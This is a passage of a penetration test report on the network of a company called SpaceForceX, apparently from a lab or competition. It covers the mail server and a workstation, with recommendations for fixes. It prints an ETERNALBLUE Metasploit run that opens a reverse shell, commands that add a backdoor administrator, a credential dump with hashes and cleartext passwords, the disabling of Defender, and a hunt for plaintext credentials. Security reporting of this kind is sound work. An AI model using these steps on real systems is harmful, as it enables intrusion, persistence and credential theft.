1. **Install OS and Security Patches (Short Term, Critical) -** In addition to the operating system patch for the EternalBlue exploit, we recommend that SpaceForceX download a variety of security patches for their hosted services in general. Secondly, the company should develop a regular program of downloading security updates for their systems in order to maintain overall efficacy in their network.

4. Box 2 - MAIL - 10.10.3.5


4.1 System Information

Machine Name	IP Address	Operating System	Function	Level of Access
MAIL	10.10.3.5	Windows Server 2008 R2 Standard	Mail Server	Local Admin

4.2 Method of Compromise


4.2.1 Exposed Ports

An Nmap scan of this machine revealed it had the following ports open including several ports that indicated it was likely a mail server such as SMTP and POP3 as well as the software running on it. Additionally, the computer named pointed to the fact it was likely SpaceForceX’s Mail server. Finally, further probing of the exposed SMB port revealed that this machine was likely vulnerable to the MS17-010 vulnerability which allows for unauthenticated remote code execution (RCE) against unpatched systems.




```
PORT      STATE SERVICE      REASON  VERSION
21/tcp    open  ftp          syn-ack PCMan's FTP Server 2.0
|_ftp-bounce: bounce working!
25/tcp    open  smtp         syn-ack hMailServer smtpd
| smtp-commands: MAIL, SIZE 20480000, AUTH LOGIN, HELP,
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
110/tcp   open  pop3         syn-ack hMailServer pop3d
|_pop3-capabilities: USER TOP UIDL
135/tcp   open  msrpc        syn-ack Microsoft Windows RPC
445/tcp   open  microsoft-ds syn-ack Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds
49154/tcp open  msrpc        syn-ack Microsoft Windows RPC
```

Figure 13: Open ports and corresponding service versions



```
Host script results:
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Standard 7601 Service Pack 1 (Windows Server 2008 R2 Standard 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: MAIL
|   NetBIOS computer name: MAIL\x00
|   Domain name: SPACEFORCEX.net
|   Forest name: SPACEFORCEX.net
|   FQDN: MAIL.SPACEFORCEX.net
|_  System time: 2019-04-13T15:22:57-07:00
```

Figure 14: Computer info collected via SMB




```
PORT    STATE SERVICE      REASON
445/tcp open  microsoft-ds syn-ack ttl 128
MAC Address: 08:00:27:43:D8:44 (Oracle VirtualBox virtual NIC)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
```

Figure 15: Machine is likely vulnerable to the MS17-010 vulnerability.

4.2.2 Initial Compromise

Our team landed our first shell during the engagement by exploiting the MS17-010 vulnerability using the publicly released ETERNALBLUE exploit code. This gave us a Meterpreter session running on the machine under NT AUTHORITY\SYSTEM access.




```
msf5 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.10.33.2:4444
[*] 10.10.3.5:445 - Connecting to target for exploitation.
[+] 10.10.3.5:445 - Connection established for exploitation.
[+] 10.10.3.5:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.3.5:445 - CORE raw buffer dump (51 bytes)
[*] 10.10.3.5:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 10.10.3.5:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 10.10.3.5:445 - 0x00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Service Pac
[*] 10.10.3.5:445 - 0x00000030  6b 20 31                                         k 1
[+] 10.10.3.5:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.3.5:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.3.5:445 - Sending all but last fragment of exploit packet
[*] 10.10.3.5:445 - Starting non-paged pool grooming
[+] 10.10.3.5:445 - Sending SMBv2 buffers
[+] 10.10.3.5:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.3.5:445 - Sending final SMBv2 buffers.
[*] 10.10.3.5:445 - Sending last fragment of exploit packet!
[*] 10.10.3.5:445 - Receiving response from exploit packet
[+] 10.10.3.5:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.3.5:445 - Sending egg to corrupted connection.
[*] 10.10.3.5:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (10.10.33.2:4444 -> 10.10.3.5:49693) at 2019-04-13 20:11:04 +0000
[+] 10.10.3.5:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.3.5:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.3.5:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

Figure 16: Exploiting ETERNALBLUE against the MAIL server


4.2.3 Persistence and Information Gathering

Once obtaining SYSTEM access, our team began to search for files of value and install persistence on the machine to emulate an attacker's movements. For example, we created a new local Administrator account. We also collected more information about the machine such as Operating System, Patch level, and running processes. Finally, our team also dumped credential information and were able to recover cleartext credentials for the local administrative user although there were no Active Directory user credentials available. We discovered that the Local Administrator password on this machine was set to a weak password.




```
C:\>net user
net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            Guest
The command completed with one or more errors.


C:\>
C:\>net user xAdmin Chiapet1 /add
net user xAdmin Chiapet1 /add
The command completed successfully.


C:\>
C:\>net localgroup Administrators xAdmin /add
net localgroup Administrators xAdmin /add
The command completed successfully.
```

Figure 17: Looking for other user accounts and setting up a new backup Administrative user



```
Hotfix(s):                 3 Hotfix(s) Installed.
                           [01]: KB2506143
                           [02]: KB2999226
                           [03]: KB976902
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Desktop Adapter
                                 Connection Name: Local Area Connection
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.3.5
                                 [02]: fe80::28d7:816f:4d6d:6b34
```

Figure 18: Software Patches installed - Out of date




```
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username       Domain       NTLM
--------       ------       ----
Administrator  MAIL         18f5d81900fad045ec095343f75b0e6d
265b23734e0dac
MAIL$          SPACEFORCEX  57466a7739a61e1ddcfc70632f63564b

wdigest credentials
===================

Username       Domain       Password
--------       ------       --------
(null)         (null)       (null)
Administrator  MAIL         Cherry01
MAIL$          SPACEFORCEX  js]:s`k$/VE#Ho[8\XGnwK:*?^O38nxk3z
.bU8u2BdZqPd2dLRwObhLTyV+$

tspkg credentials
=================

Username       Domain  Password
--------       ------  --------
Administrator  MAIL    Cherry01
```

Figure 19: Dumping credentials and locating Cherry01 as the Local Administrator password.

4.2.4 Lateral Movement

Upon searching through files on the machine, we located a plaintext email stored in the logs of the Mail Server. This specific email contained credentials for an AD user account called CarolineDomain. These credentials, if needed, could have been used by an attacker to log into Caroline's email account (if the attacker didn't already have those by compromised the mail server), impersonate Caroline via email, as well as log on to her workstation.



```
From: JEff <jeff@spaceforcex.net>
Message-ID: <a85d64a9-c0b3-d527-5d46-2c8cd4345aaa@spaceforcex.net>
Date: Fri, 12 Apr 2019 02:03:32 -0400
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:60.0) Gecko/20100101
 Thunderbird/60.6.1
MIME-Version: 1.0
In-Reply-To: <de3f7d51-a976-2de5-e88b-027d96784e61@spaceforcex.net>
Content-Type: text/plain; charset=utf-8; format=flowed
Content-Transfer-Encoding: 7bit
Content-Language: en-US

Yeah, sorry. You can log in with CarolineDomain, EveryGrain90.

On 4/12/2019 2:01 AM, Caroline wrote:
> Hey Jeff,
>
> Did you change the password to my domain account? I can't log in.
>
> Thanks,
>
> -Caroline
>
>
```

Figure 20: Plaintext credentials for AD User CarolineDomain

4.3 Vulnerabilities Identified

Vulnerability Name	Category	Severity	Reasoning
MS17-010 (ETERNALBLUE)	Un-patched OS vulnerability	Critical	EternalBlue exploits a vulnerability found in Microsoft's Server Messaging Block to allow for Remote Code Execution. This allows for an intruder to spawn a shell and run commands on the host machine.
Weak hMail Admin Password	Weak/Reused Credentials	High	The hMail Server Administrator Password was `Cherry01`.
Weak Local Admin Password	Weak/Reused Credentials	High	The Local Administrator Password was a weak password, `Cherry01`, again.
Other Missing Patches	System patches	Medium	As there have been no security patches in over 2 years, there are likely many potential vulnerabilities not detailed in this report.

4.4 Recommendations

We recommend taking the following actions based on our findings outlined above.

2. **Password Maintenance (Long Term, High) -** SpaceForceX should develop company wide beneficial policies on password creation, protection, and maintenance in order to prevent easy access to their system from the usage of employee credentials. Specifically, the transferral of credentials through digital communication should be forbidden, and credentials for the host machines and services should be hidden. Perhaps some double authentication could also be utilized or physical keys.

5. Box 3 - WS1 - 10.10.3.20

5.1 System Information

Machine Name	IP Address	Operating System	Function	Level of Access
WS1	10.10.3.20	Windows 10 Enterprise	User Workstation	Local Admin


5.2 Method of Compromise

5.2.1 Open Ports

These machines were firewalled off and not directly accessible to the internet. As a result, we uncovered and located these machines via a port scan via our shell on the MAIL server. There were only ports 139 and 445 running. Results suggested these were fully patched Windows 10 machines, so we decided to obtain valid credentials before pivoting to these boxes.

5.2.2 Initial Compromise

Once obtaining a Domain Admin user, our team pivoting into WS1 by using the Microsoft Sysinternals tool PsExec64.exe. This allowed us to obtain an administrative level command prompt on the machine remotely.




```
\\10.10.3.20: cmd
'Pipconfig' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::147c:fbe7:d834:3f32%
   IPv4 Address. . . . . . . . . . . : 10.10.3.20
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::1:1%4
                                       10.10.0.1

C:\Windows\system32>whoamiwhoami
'whoamiwhoami' is not recognized as an internal or external comma
operable program or batch file.

C:\Windows\system32>whoami
spaceforcex\xadmin

C:\Windows\system32>_
```

Figure 21: PsExec to WS1

5.2.3 Information Gathering and Finds

Upon obtaining an administrative command prompt, our team tried to execute a stager to return a shell back to our C2 server. This failed as it was caught by a fully up to date Windows version and Windows Defender, as shown below. Although we already had access to the machine, we performed this as a test to see what protections in place and if they worked. We were, however, able to remove the definitions from Windows Defender and execute our malware safely afterwards. We located a Thunderbird mail client running but did not obtain any new information from this.

Our team also located a sensitive file that contained credentials to log on to the company's Wordpress systems which was stored in plaintext as shown below.



Firefox

Microsoft Edge
Fastest

Speed Score


ilitates t...	Running	Manual (Trig...
vides su...		Manual
cesses in...		Manual
vides inf...	Running	Manual
ignedAc...		Manual (Trig...
tomatica...		Disabled
s is Audi...	Running	Manual (Trig...
nsfers fil...	Running	Automatic (D...
ndows in...	Running	Automatic
e Base Fil...	Running	Automatic

Virus & threat protection

Threats found
Windows Defender Antivirus found threats. Get details.


file.exe contained a virus and was deleted.

Figure 22: Windows Defender catches malware.



```
C:\Users>dir /s/b *.txt | findstr /v "AppData"
C:\Users\All Users\Microsoft\Diagnosis\osver.txt
C:\Users\All Users\Microsoft\Windows\Models\SBCModel.txt
C:\Users\Caroline\Desktop\website creds.txt
C:\Users\Caroline\MicrosoftEdgeBackups\backups\MicrosoftEdgeBackup2
sBackup.txt
C:\Users\Caroline\MicrosoftEdgeBackups\backups\MicrosoftEdgeBackup2
ma.txt
C:\Users\Jeff\MicrosoftEdgeBackups\backups\MicrosoftEdgeBackup20190
kup.txt
C:\Users\Jeff\MicrosoftEdgeBackups\backups\MicrosoftEdgeBackup20190
xt
```

Figure 23: Locating a sensitive file on WS1 containing credentials



```
C:\Users\Caroline\Desktop>type "website creds.txt"
production / 10.10.3.50: admin / A5gC5fMb

development / 10.10.3.51: admin / T3sTMgJy
C:\Users\Caroline\Desktop>
```

Figure 24: Credentials for other machines in the network

5.3 Vulnerabilities Identified

Vulnerability Name	Category	Severity	Reasoning
Plaintext Credentials	Credential Mismanagement	Medium	Leaving passwords in plaintext make them easily identifiable and exploitable by an attacker who has gained rudimentary access to your file system or software. If the password is in a more disguised format, it is much more difficult to translate access to the credentials into elevated access.

5.4 Recommendations

We recommend taking the following actions based on our findings outlined above.

3. **Use of an Enterprise Password Vault (Long Term, Low) -** An enterprise password vault would enable for the centralized and protected storage of passwords all hosted by a company external to SpaceForceX. In addition, this solution could enforce certain password requirements and allow for less frequent password changing policies.

6. Box 4 - WS2 - 10.10.3.21

6.1 System Information

Machine Name	IP Address	Operating System	Function	Level of Access
WS2	10.10.3.21	Windows 10 Enterprise	User Workstation	Local Admin

